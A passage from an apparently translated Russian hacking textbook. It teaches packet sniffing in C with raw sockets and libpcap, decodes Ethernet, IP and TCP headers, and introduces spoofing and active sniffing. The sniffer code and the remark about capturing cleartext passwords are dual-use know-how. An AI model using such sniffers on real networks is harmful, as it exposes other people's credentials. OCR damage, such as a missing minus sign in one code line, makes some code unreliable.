Мы открываем raw-сокет для протокола TCP и слушаем три пакета, выводя внутренние данные каждого из них функцией `dump()`. Обратите внимание, что массив объявляется как переменная типа `u_char`. Это вспомогательное определение типа из заголовочного файла sys/socket.h, которое в итоге превращается в тип unsigned char. Дело в том, что в сетевом программировании активно применяются переменные без знака, а каждый раз набирать `unsigned` довольно утомительно. Поэтому был придуман такой вот удобный выход.

Скомпилированную программу следует запустить с правами пользователя root, иначе мы не сможем пользоваться raw-сокетами. Давайте рассмотрим результат работы программы в процессе пересылки текста на наш простой сервер simple_server.

```
reader@hacking:~/booksrc $ gcc -o raw_tcpsniff raw_tcpsniff.c
reader@hacking:~/booksrc $ ./raw_tcpsniff
[!!] Критическая ошибка в сокете: Operation not permitted
reader@hacking:~/booksrc $ sudo ./raw_tcpsniff
Получен пакет размером 68 байтов
```

```
45 10 00 44 1e 36 40 00 40 06 46 23 c0 a8 2a 01 | E..D.6@.@.F#..
c0 a8 2a f9 8b 12 1e d2 ac 14 cf 92 e5 10 6c c9 | ..*...........l.
80 18 05 b4 32 47 00 00 01 01 08 0a 26 ab 9a f1 | ....2G......&...
02 3b 65 b7 74 68 69 73 20 69 73 20 61 20 74 65 | .;e.this is a te
73 74 0d 0a                                     | st..
Получен пакет размером 70 байтов
45 10 00 46 1e 37 40 00 40 06 46 20 c0 a8 2a 01 | E..F.7@.@.F
c0 a8 2a f9 8b 12 1e d2 ac 14 cf a2 e5 10 6c c9 | ..*...........l.
80 18 05 b4 27 95 00 00 01 01 08 0a 26 ab a0 75 | ....'.......&..u
02 3c 1b 28 41 41 41 41 41 41 41 41 41 41 41 41 | .<.(AAAAAAAAAAAA
41 41 41 41 0d 0a                               | AAAA..
Получен пакет размером 71 байт
45 10 00 47 1e 38 40 00 40 06 46 1e c0 a8 2a 01 | E..G.8@.@.F...
c0 a8 2a f9 8b 12 1e d2 ac 14 cf b4 e5 10 6c c9 | ..*...........l.
80 18 05 b4 68 45 00 00 01 01 08 0a 26 ab b6 e7 | ....hE......&...
02 3c 20 ad 66 6a 73 64 61 6c 6b 66 6a 61 73 6b | .< .fjsdalkfjask
66 6a 61 73 64 0d 0a                            | fjasd..
reader@hacking:~/booksrc $
```

Эта программа ненадежна, так как пропускает пакеты, особенно при интенсивном трафике. Кроме того, она перехватывает только TCP-пакеты. Для захвата UDP- или ICMP-пакетов следует открыть два дополнительных raw-сокета. Еще такие сокеты печально известны своей неуниверсальностью. Код raw-сокета для операционной системы Linux, скорее всего, не будет работать в BSD или в Solaris. Это практически исключает их применение в программах, рассчитанных на несколько платформ одновременно.

0x442 Библиотека libpcap

Сгладить проблему несовместимости raw-сокетов позволяет стандартная библиотека `libpcap`. Входящие в нее функции умеют корректно работать с raw-сокетами в разных архитектурах. Эту библиотеку используют программы tcpdump и dsniff, что обеспечивает относительно легкую их компиляцию на любой платформе. Сейчас мы перепишем программу перехвата пакетов, заменив ее собственные функции функциями из библиотеки libpcap. Они интуитивно понятны, поэтому мы рассмотрим их на примере.

pcap_sniff.c

```
#include <pcap.h>
#include "hacking.h"

void pcap_fatal(const char *failed_in, const char *errbuf) {
    printf("Критическая ошибка в %s: %s\n", failed_in, errbuf);
    exit(1);
}
```

Заголовочный файл pcap.h дает доступ к структурам и определениям, которыми пользуются функции библиотеки pcap. Кроме того, я написал функцию `pcap_`

fatal() для отображения критических ошибок. Функции библиотеки pcap для возвращения сообщений об ошибках и состояниях пользуются специальным массивом. Его содержимое и отображает моя функция pcap_fatal().

```
int main() {
    struct pcap_pkthdr header;
    const u_char *packet;
    char errbuf[PCAP_ERRBUF_SIZE];
    char *device;
    pcap_t *pcap_handle;
    int i;
```

Массив для сообщений об ошибках представлен переменной errbuf, его размер взят из определения в файле pcap.h и равен 256. Переменная header содержит структуру pcap_pkthdr с такой информацией о пакете, как, к примеру, время его перехвата и его длина. Указатель pcap_handle, напоминающий дескриптор файла, используется для ссылки на объект, захватывающий пакеты.

```
device = pcap_lookupdev(errbuf);
if(device == NULL)
    pcap_fatal("pcap_lookupdev", errbuf);

printf("Сниффинг на устройстве %s\n", device);
```

Функция pcap_lookupdev() ищет подходящее устройство для перехвата пакетов и возвращает строковый указатель на память статической функции. В нашей системе это устройство /dev/eth0, а, например, в BSD он будет называться по-другому. При отсутствии нужного интерфейса функция возвращает значение NULL.

```
pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
if(pcap_handle == NULL)
    pcap_fatal("pcap_open_live", errbuf);
```

Аналогично функциям, работающим с сокетами и файлами, функция pcap_open_live() открывает устройство, перехватывающее пакеты, и возвращает его дескриптор. В качестве аргументов указываются прослушиваемое устройство, максимальный размер пакета, флаг неразборчивого режима, время ожидания и указатель на буфер ошибок. Нас интересует перехват в неразборчивом режиме, поэтому флаг будет иметь значение 1.

```
for(i=0; i < 3; i++) {
        packet = pcap_next(pcap_handle, &header);
        printf("Получен пакет размером %d байтов\n", header.len);
        dump(packet, header.len);
    }
    pcap_close(pcap_handle);
}
```

Для перехода к следующему пакету в цикле, отвечающем за перехват, используется функция `pcap_next()`. В нее передаются дескриптор `pcap_handle` и указатель на структуру `pcap_pkthdr`, в которую будут записываться результаты перехвата. Функция возвращает указатель на пакет и отображает его содержимое, предварительно узнав его длину из заголовка. Затем функция `pcap_close()` закрывает интерфейс, на котором осуществлялся перехват.

На стадии компиляции программу следует связать с библиотекой `pcap`. Для этого в компиляторе GCC устанавливается флаг `-l`, как показано ниже. В нашей системе библиотека `pcap` уже установлена, поэтому компилятор знает, где искать ее и заголовочные файлы.

```
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c
/tmp/ccYgieqx.o: In function `main':
pcap_sniff.c:(.text+0x1c8): undefined reference to `pcap_lookupdev'
pcap_sniff.c:(.text+0x233): undefined reference to `pcap_open_live'
pcap_sniff.c:(.text+0x282): undefined reference to `pcap_next'
pcap_sniff.c:(.text+0x2c2): undefined reference to `pcap_close'
collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c -l pcap
reader@hacking:~/booksrc $ ./pcap_sniff
Критическая ошибка в pcap_lookupdev: устройство не обнаружено
reader@hacking:~/booksrc $ sudo ./pcap_sniff
Сниффинг на устройстве eth0
Получен пакет размером 82 байта
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 44 1e 39 40 00 40 06 46 20 c0 a8 2a 01 c0 a8 | .D.9@.@.F ..*...
2a f9 8b 12 1e d2 ac 14 cf c7 e5 10 6c c9 80 18 | *...........l...
05 b4 54 1a 00 00 01 01 08 0a 26 b6 a7 76 02 3c | ..T.......&..v.<
37 1e 74 68 69 73 20 69 73 20 61 20 74 65 73 74 | 7.this is a test
0d 0a                                           |
Получен пакет размером 66 байтов
00 01 29 15 65 b6 00 01 6c eb 1d 50 08 00 45 00 | ..).e...l..P..E.
00 34 3d 2c 40 00 40 06 27 4d c0 a8 2a f9 c0 a8 | .4=,@.@.'M..*...
2a 01 1e d2 8b 12 e5 10 6c c9 ac 14 cf d7 80 10 | *.......l.......
05 a8 2b 3f 00 00 01 01 08 0a 02 47 27 6c 26 b6 | ..+?.......G'l&.
a7 76                                           | .v
Получен пакет размером 84 байта
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 46 1e 3a 40 00 40 06 46 1d c0 a8 2a 01 c0 a8 | .F.:@.@.F...*...
2a f9 8b 12 1e d2 ac 14 cf d7 e5 10 6c c9 80 18 | *...........l...
05 b4 11 b3 00 00 01 01 08 0a 26 b6 a9 c8 02 47 | ..........&....G
27 6c 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | 'lAAAAAAAAAAAAAA
41 41 0d 0a                                     | AA..
reader@hacking:~/booksrc $
```

Обратите внимание на байты, предшествующие в пакете передаваемому тексту. Многие из них совпадают. Мы перехватываем необработанные пакеты, поэтому большая часть этих байтов представляет собой заголовки протоколов разных уровней Ethernet, IP и TCP.

0x443 Расшифровка уровней

Внешний уровень перехваченных нами Ethernet-пакетов одновременно является самым низким из видимых уровней. На нем происходит пересылка данных между узлами Ethernet с использованием MAC-адресов. Заголовок этого уровня содержит MAC-адрес источника, целевой MAC-адрес и 16-разрядное значение, описывающее тип Ethernet-пакета. В операционной системе Linux структура этого заголовка определена в файле /usr/include/linux/if_ethernet.h, а структуры IP- и TCP-заголовков — в файлах /usr/include/netinet/ip.h и /usr/include/netinet/tcp.h соответственно. Структуры для заголовков содержатся и в исходном коде программы tcpdump, более того, по описаниям в документах RFC можно создавать собственные структуры заголовков. Этим мы сейчас и займемся, потому что суть происходящего проще всего понять на практике. Мы возьмем за основу существующие описания, создадим собственные структуры пакетных заголовков и добавим их в файл hacking-network.h.

Для начала давайте рассмотрим существующее определение Ethernet-заголовка.

Из файла /usr/include/if_ether.h

```
#define ETH_ALEN 6      /* Октетов в одном адресе ethernet */
#define ETH_HLEN 14     /* Всего октетов в заголовке */

/*
* Это заголовок Ethernet-кадра
*/

struct ethhdr {
    unsigned char h_dest[ETH_ALEN]; /* Адрес назначения */
    unsigned char h_source[ETH_ALEN]; /* Адрес источника */
    __be16   h_proto;   /* Поле с ID типа пакета*/
} __attribute__((packed));
```

Структура содержит три элемента Ethernet-заголовка. Объявление переменной **__be16** оказывается определением типа для 16-разрядного короткого целого без знака. Это можно увидеть при рекурсивной обработке вспомогательной программой grep определения типа в заголовочных файлах.

```
reader@hacking:~/booksrc $
$ grep -R "typedef.*__be16" /usr/include
/usr/include/linux/types.h:typedef __u16 __bitwise __be16;

$ grep -R "typedef.*__u16" /usr/include | grep short
/usr/include/linux/i2o-dev.h:typedef unsigned short __u16;
/usr/include/linux/cramfs_fs.h:typedef unsigned short __u16;
/usr/include/asm/types.h:typedef unsigned short __u16;
$
```

Заголовочный файл также определяет длину Ethernet-заголовка в идентификаторе `ETH_HLEN` — 14 байтов. Это же число получается при сложении MAC-адресов источника и пункта назначения, для каждого из которых используется 6 байтов, с полем типа пакетов, представляющим собой 16-разрядное короткое целое и занимающим 2 байта. Но в этом случае многие компиляторы выравнивают структуры вдоль четырехбайтовых границ путем добавления заполнителей, в результате чего оператор `sizeof(struct ethhdr)` дает неверный результат. Поэтому длину Ethernet-заголовка следует определять из идентификатора `ETH_HLEN` или брать для нее фиксированное значение 14 байтов.

Строка `<linux/if_ether.h>` добавляет остальные заголовочные файлы, содержащие нужное нам определение типа `__be16`. В данном случае мы создаем структуры для файла hacking-network.h, поэтому нам необходимо удалить ссылки на неизвестные определения типов. Заодно мы присвоим полям более понятные имена.

Добавлено в файл hacking-network.h

```
#define ETHER_ADDR_LEN 6
#define ETHER_HDR_LEN 14

struct ether_hdr {
    unsigned char ether_dest_addr[ETHER_ADDR_LEN]; // Целевой MAC-адрес
    unsigned char ether_src_addr[ETHER_ADDR_LEN]; // MAC-адрес источника
    unsigned short ether_type; // Тип Ethernet-пакета
};
```

Аналогичную вещь можно проделать с IP- и TCP-структурами, взяв за основу соответствующие структуры и RFC-диаграммы.

Из файла /usr/include/netinet/ip.h

```
struct iphdr
    {
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;
    unsigned int ihl:4;
#else
# error "Пожалуйста, исправьте <bits/endian.h>"
#endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
```

```
    u_int32_t daddr;
    /* Здесь начинаются параметры */
};
```

Из документа RFC 791

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Версия |  IHL  |   Тип сервиса |         Общая длина           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|       Идентификация           |Флаги|     Сдвиг фрагмента     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Время жизни  |    Протокол   |  Контрольная сумма заголовка  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Адрес источника                         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Целевой адрес                           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                Параметры                      |  Заполнители  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Пример заголовка интернет-датаграммы

Каждый элемент структуры соответствует полю на диаграмме заголовка RFC. Так как размер первых двух полей, «Версия» и «IHL» (Internet header length[1]), составляет всего 4 бита, а в языке C отсутствуют типы переменных такого размера, определение заголовка из операционной системы Linux осуществит разбиение в зависимости от принятого на узле порядка байтов. Указанные поля записаны в сетевом порядке, поэтому, если узел использует порядок записи от младшего к старшему, первым станет поле «IHL». Но нам это не нужно, так что разбиением байта мы заниматься не будем.

Добавлено в файл hacking-network.h

```
struct ip_hdr {
unsigned char ip_version_and_header_length; // Версия и длина заголовка
    unsigned char ip_tos;            // Тип сервиса
    unsigned short ip_len;           // Общая длина
    unsigned short ip_id;            // Идентификационный номер
    unsigned short ip_frag_offset;   // Сдвиг фрагмента и флаги
    unsigned char ip_ttl;            // Время жизни
    unsigned char ip_type;           // Тип протокола
    unsigned short ip_checksum;      // Контрольная сумма
    unsigned int ip_src_addr;        // IP-адрес источника
    unsigned int ip_dest_addr;       // Целевой IP-адрес
};
```

[1] Длина интернет-заголовка (*англ.*). — *Примеч. пер.*

Как уже упоминалось, добавленные компилятором заполнители выровняют структуру по четырехбайтовой границе. Размер IP-заголовков всегда равен 20 байтам.


Чтобы сформировать заголовок TCP-пакета, мы возьмем образец структуры из файла /usr/include/netinet/tcp.h и образец диаграммы из документа RFC 793.

Из файла /usr/include/netinet/tcp.h

```
typedef u_int32_t tcp_seq;
/*
* TCP-заголовок.
* Для RFC 793, сентбрь 1981.
*/
struct tcphdr
   {
    u_int16_t th_sport; /* исходный порт */
    u_int16_t th_dport; /* порт назначения */
    tcp_seq th_seq; /* порядковый номер */
    tcp_seq th_ack; /* номер подтверждения */
#  if __BYTE_ORDER == __LITTLE_ENDIAN
    u_int8_t th_x2:4; /* (неиспользованный) */
    u_int8_t th_off:4; /* сдвиг данных */
#  endif
#  if __BYTE_ORDER == __BIG_ENDIAN
    u_int8_t th_off:4; /* сдавиг данных */
    u_int8_t th_x2:4; /* (неиспользованный) */
#  endif
    u_int8_t th_flags;
#  define TH_FIN 0x01
#  define TH_SYN 0x02
#  define TH_RST 0x04
#  define TH_PUSH 0x08
#  define TH_ACK 0x10
#  define TH_URG 0x20
    u_int16_t th_win;  /* окно */
    u_int16_t th_sum;  /* контрольная сумма */
    u_int16_t th_urp;  /* указатель срочности */
};
```

Из документа RFC 793

Формат TCP-заголовка



```
|                    Номер подтверждения                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Смеще-| Резервное |U|A|P|R|S|F|                               |
| ние   |    поле   |R|C|S|S|Y|I|            Окно                |
| данных|           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Контрольная сумма        |      Указатель срочности      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|       Параметры                                | заполнители  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                            данные                             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Сдвиг данных: 4 бита
    Количество 32-разрядных слов в TCP-заголовке. Указывает, где начинаются данные.
    TCP-заголовок (даже с параметрами) всегда кратен 32 битам.
Зарезервировано: 6 битов
    Резерв на будущее. Должен равняться нулю.
Параметры: переменная
```

В структуре `tcphdr` из операционной системы Linux также меняется порядок байтов четырехразрядного поля сдвига данных, а ситуация в четырехразрядной секции зарезервированного поля зависит от архитектуры узла. Нам важно поле смещения данных, так как оно содержит информацию о размере TCP-заголовка. Возможно, вы заметили, что в структуре `tcphdr` отсутствует место под TCP-параметры. Дело в том, что, согласно RFC, это поле не является обязательным. Размер TCP-заголовка всегда выровнен по 32 битам, а поле смещения данных показывает, сколько 32-разрядных слов в нем содержится. Потому размер заголовка в байтах равен значению поля смещения, умноженному на четыре. Мы разобьем байт, содержащий это поле, предполагая, что на узле принят порядок от младшего к старшему.

Поле `th_flags` в структуре `tcphdr` определено как восьмиразрядный символ без знака. Ниже идут битовые маски, соответствующие шести возможным флагам.

Добавлено в файл hacking-network.h

```
struct tcp_hdr {
    unsigned short tcp_src_port;    // TCP-порт источника
    unsigned short tcp_dest_port;   // TCP-порт назначения
    unsigned int tcp_seq;           // TCP-номер очереди
    unsigned int tcp_ack;           // TCP-номер подтверждения
    unsigned char reserved:4;       // 4 бита из 6 резервных битов
    unsigned char tcp_offset:4;     // смещение данных для узла с порядком байтов
                                    // от младшего к старшему
    unsigned char tcp_flags;        // TCP-флаги (и 2 бита из резерва)
#define TCP_FIN 0x01
#define TCP_SYN 0x02
#define TCP_RST 0x04
#define TCP_PUSH 0x08
#define TCP_ACK 0x10
```

```
#define TCP_URG 0x20
    unsigned short tcp_window;      // размер TCP-окна
    unsigned short tcp_checksum;    // контрольная сумма
    unsigned short tcp_urgent;      // указатель срочности
};
```

Теперь, когда заголовки определены как структуры, можно написать программу для расшифровки заголовков разных уровней. Но сначала следует упомянуть, что библиотека libpcap содержит функцию `pcap_loop()`, которая куда лучше справляется с перехватом пакетов, чем циклический вызов функции `pcap_next()`. К нему вообще прибегают крайне редко, так как это неудобно и неэффективно, в отличие от функции `pcap_loop()`, использующей обратный вызов. В нее передается указатель на функцию, которая будет вызываться при каждом перехвате пакета. Вот как выглядит прототип `pcap_loop()`:

```
int pcap_loop(pcap_t *handle, int count, pcap_handler callback, u_char *args);
```

Первый аргумент — дескриптор структуры `pcap`, затем идет переменная `count`, задающая количество пакетов для перехвата, а после нее — указатель на функцию обратного вызова. Если аргументу `count` присвоить значение `-1`, цикл будет продолжаться, пока его не прервет программа. Последний аргумент представляет собой необязательный указатель, который передается функции обратного вызова. Разумеется, эта функция должна соответствовать определенному прототипу, так как ее должна вызывать функция `pcap_loop()`. Имя для нее вы можете выбрать по своему вкусу, а аргументы должны быть следующими:

```
void callback(u_char *args, const struct pcap_pkthdr *cap_header, const u_char
*packet);
```

Сначала идет указатель, являющийся последним, необязательным аргументом функции `pcap_loop()`. Он позволяет передавать в функцию обратного вызова дополнительную информацию, но нам эта возможность не требуется. Следующие два аргумента — указатель на заголовок перехватываемого пакета и указатель на сам пакет — уже встречались в функции `pcap_next()`.

Давайте рассмотрим пример, в котором для перехвата пакетов используется `pcap_loop()` с функцией обратного вызова, а наши структуры заголовков осуществляют их декодирование.

decode_sniff.c

```
#include <pcap.h>
#include "hacking.h"
#include "hacking-network.h"

void pcap_fatal(const char *, const char *);
```

```
void decode_ethernet(const u_char *);
void decode_ip(const u_char *);
u_int decode_tcp(const u_char *);

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);

int main() {
    struct pcap_pkthdr cap_header;
    const u_char *packet, *pkt_data;
    char errbuf[PCAP_ERRBUF_SIZE];
    char *device;

    pcap_t *pcap_handle;

    device = pcap_lookupdev(errbuf);
    if(device == NULL)
        pcap_fatal("pcap_lookupdev", errbuf);

    printf("Сниффинг на устройстве %s\n", device);

    pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
    if(pcap_handle == NULL)
        pcap_fatal("pcap_open_live", errbuf);

    pcap_loop(pcap_handle, 3, caught_packet, NULL);

    pcap_close(pcap_handle);
}
```

Сначала объявляется прототип функции обратного вызова `caught_packet()` и несколько функций, отвечающих за декодирование. В теле программы `main()` вместо цикла for появилась функция `pcap_loop()`. В нее передается указатель `pcap_handle`, количество перехватываемых пакетов и указатель на функцию `caught_packet()`. Последний аргумент имеет значение `NULL`, так как мы не собираемся передавать в функцию обратного вызова дополнительные данные. Обратите внимание, что функция `decode_tcp()` возвращает u_int. Длина TCP-заголовка — это переменная, так что именно ее мы получаем в данном случае.

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const
u_char *packet) {
    int tcp_header_length, total_header_size, pkt_data_len;
    u_char *pkt_data;

    printf("==== Получен пакет размером %d байтов ====\n", cap_header->len);


    decode_ethernet(packet);
    decode_ip(packet+ETHER_HDR_LEN);
    tcp_header_length = decode_tcp(packet+ETHER_HDR_LEN+sizeof(struct ip_hdr));

    total_header_size = ETHER_HDR_LEN+sizeof(struct ip_hdr)+tcp_header_length;
    pkt_data = (u_char *)packet + total_header_size; // pkt_data указывает
                                                     на фрагмент данных
```

```
    pkt_data_len = cap_header->len   total_header_size;
    if(pkt_data_len > 0) {
        printf("\t\t\t%u байт данных пакета\n", pkt_data_len);
        dump(pkt_data, pkt_data_len);
    } else
        printf("\t\t\tДанные отсутствуют\n");
}

void pcap_fatal(const char *failed_in, const char *errbuf) {
    printf("Критическая ошибка в %s: %s\n", failed_in, errbuf);
    exit(1);
}
```

Функция `caught_packet()` вызывается при каждом перехвате пакета функцией `pcap_loop()`. Она пользуется длинами заголовков для разбиения пакета по уровням, а затем с помощью декодирующих функций отображает заголовки всех уровней.

```
void decode_ethernet(const u_char *header_start) {
    int i;
    const struct ether_hdr *ethernet_header;

    ethernet_header = (const struct ether_hdr *)header_start;
    printf("[[ Layer 2    Ethernet Header ]]\n");
    printf("[ Source: %02x", ethernet_header->ether_src_addr[0]);
    for(i=1; i < ETHER_ADDR_LEN; i++)
        printf(":%02x", ethernet_header->ether_src_addr[i]);

    printf("\tDest: %02x", ethernet_header->ether_dest_addr[0]);
    for(i=1; i < ETHER_ADDR_LEN; i++)
        printf(":%02x", ethernet_header->ether_dest_addr[i]);
    printf("\tType: %hu ]\n", ethernet_header->ether_type);
}

void decode_ip(const u_char *header_start) {
        const struct ip_hdr *ip_header;

    ip_header = (const struct ip_hdr *)header_start;
    printf("\t(( Layer 3 ::: IP Header ))\n");
    printf("\t( Source: %s\t", inet_ntoa(ip_header->ip_src_addr));
    printf("Dest: %s )\n", inet_ntoa(ip_header->ip_dest_addr));
    printf("\t( Type: %u\t", (u_int) ip_header->ip_type);
    printf("ID: %hu\tLength: %hu )\n", ntohs(ip_header->ip_id),
           ntohs(ip_header->ip_len));
}

u_int decode_tcp(const u_char *header_start) {
    u_int header_size;
    const struct tcp_hdr *tcp_header;

    tcp_header = (const struct tcp_hdr *)header_start;
    header_size = 4 * tcp_header->tcp_offset;
```

```
    printf("\t\t{{ Layer 4 :::: TCP Header }}\n");
    printf("\t\t{ Src Port: %hu\t", ntohs(tcp_header->tcp_src_port));
    printf("Dest Port: %hu }\n", ntohs(tcp_header->tcp_dest_port));
    printf("\t\t{ Seq #: %u\t", ntohl(tcp_header->tcp_seq));
    printf("Ack #: %u }\n", ntohl(tcp_header->tcp_ack));
    printf("\t\t{ Header Size: %u\tFlags: ", header_size);
    if(tcp_header->tcp_flags & TCP_FIN)
        printf("FIN ");
    if(tcp_header->tcp_flags & TCP_SYN)
        printf("SYN ");
    if(tcp_header->tcp_flags & TCP_RST)
        printf("RST ");
    if(tcp_header->tcp_flags & TCP_PUSH)
        printf("PUSH ");
    if(tcp_header->tcp_flags & TCP_ACK)
        printf("ACK ");
    if(tcp_header->tcp_flags & TCP_URG)
        printf("URG ");
    printf(" }\n");

    return header_size;
}
```

Декодирующим функциям передается указатель на начало заголовка, приведенного к типу соответствующей структуры. Это позволяет обращаться к различным полям заголовка, но следует помнить, что все значения будут представлены в сетевом порядке байтов. Данные получены непосредственно из сети, поэтому для использования в архитектуре процессора *x*86 их следует преобразовать.

```
reader@hacking:~/booksrc $ gcc -o decode_sniff decode_sniff.c -lpcap
reader@hacking:~/booksrc $ sudo ./decode_sniff
Sniffing on device eth0
==== Получен пакет размером 75 байтов ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:29:15:65:b6 Dest: 00:01:6c:eb:1d:50 Type: 8 ]
    (( Layer 3 ::: IP Header ))
    ( Source: 192.168.42.1  Dest: 192.168.42.249 )
    ( Type:     6 ID: 7755        Length: 61 )
        {{ Layer 4      TCP Header }}
        { Src Port: 35602         Dest Port: 7890 }
        { Seq #: 2887045274       Ack #: 3843058889 }
        { Header Size: 32         Flags: PUSH ACK }
            9 байтов данных пакета
74 65 73 74 69 6e 67 0d 0a                        | testing..
==== Получен пакет размером 66 байтов ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:6c:eb:1d:50 Dest: 00:01:29:15:65:b6 Type: 8 ]
    (( Layer 3 ::: IP Header ))
    ( Source: 192.168.42.249      Dest: 192.168.42.1 )
    ( Type:     6 ID: 15678       Length: 52 )
        {{ Layer 4      TCP Header }}
```

```
        { Src Port: 7890          Dest Port: 35602 }
        { Seq #: 3843058889       Ack #: 2887045283 }
        { Header Size: 32         Flags: ACK }
            Данные отсутствуют
==== Получен пакет размером 82 байта ====
[[ Layer 2    Ethernet Header ]]
[ Source: 00:01:29:15:65:b6 Dest: 00:01:6c:eb:1d:50 Type: 8 ]
    (( Layer 3     IP Header ))
    ( Source: 192.168.42.1  Dest: 192.168.42.249 )
    ( Type:     6 ID: 7756        Length: 68 )
        {{ Layer 4      TCP Header }}
        { Src Port: 35602         Dest Port: 7890 }
        { Seq #: 2887045283       Ack #: 3843058889 }
        { Header Size: 32         Flags: PUSH ACK }
            16 байтов данных пакета
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | this is a test..
reader@hacking:~/booksrc $
```

После расшифровки заголовков и их разделения по уровням становится понятнее, как устроено TCP/IP-соединение. Посмотрите, как именно IP-адреса связаны с MAC-адресами. Также обратите внимание на то, что номер очереди в двух пакетах, начиная с адреса 192.168.42.1 (в первом и последнем пакетах), отличается на девять, так как первый пакет содержит девять байтов данных: 2 887 045 283 – – 2 887 045 274 = 9. Эта информация позволяет TCP-протоколу гарантировать корректный порядок доставки, так как по разным причинам пакеты иногда запаздывают.


Несмотря на все механизмы, встроенные в заголовки пакетов, пакеты может увидеть любой, кто находится в том же сегменте сети. Такие протоколы, как FTP, POP3 и telnet, передают данные без шифрования. Даже без инструментов вроде dsniff можно легко перехватить передаваемые в пакетах имена пользователей и пароли и использовать их для взлома других систем. Поэтому с точки зрения безопасности имеет смысл использовать более интеллектуальные коммутаторы, поддерживающие коммутируемую сетевую среду.

0x444 Активный сниффинг

В *коммутируемой сетевой среде* пакеты отправляются на конкретный порт в соответствии с целевыми MAC-адресами. Соответственно, требуется более интеллектуальное оборудование, умеющее создавать и поддерживать таблицу, связывающую MAC-адреса с портами в зависимости от подключенных к ним устройств.

Преимущество коммутируемой среды состоит в том, что устройствам посылаются только предназначенные для них пакеты. Устройства в неразборчивом режиме перехватывать и анализировать дополнительные пакеты не могут. Но даже в этой среде есть способы перехвата чужих пакетов, просто они более сложные. Их легко обнаружить, проанализировав детали протоколов и скомбинировав их.

Адрес отправителя — важный элемент сетевого взаимодействия, манипуляции с которым дают интересные результаты. Протокол не гарантирует, что фигурирующий в заголовке пакета адрес источника на самом деле является адресом отправившей его машины. Фальсификация адреса отправителя в пакете называется *спуфингом*. Этот прием значительно увеличивает количество доступных вам атак, так как большинство систем по умолчанию рассчитывает получить корректный адрес отправителя.

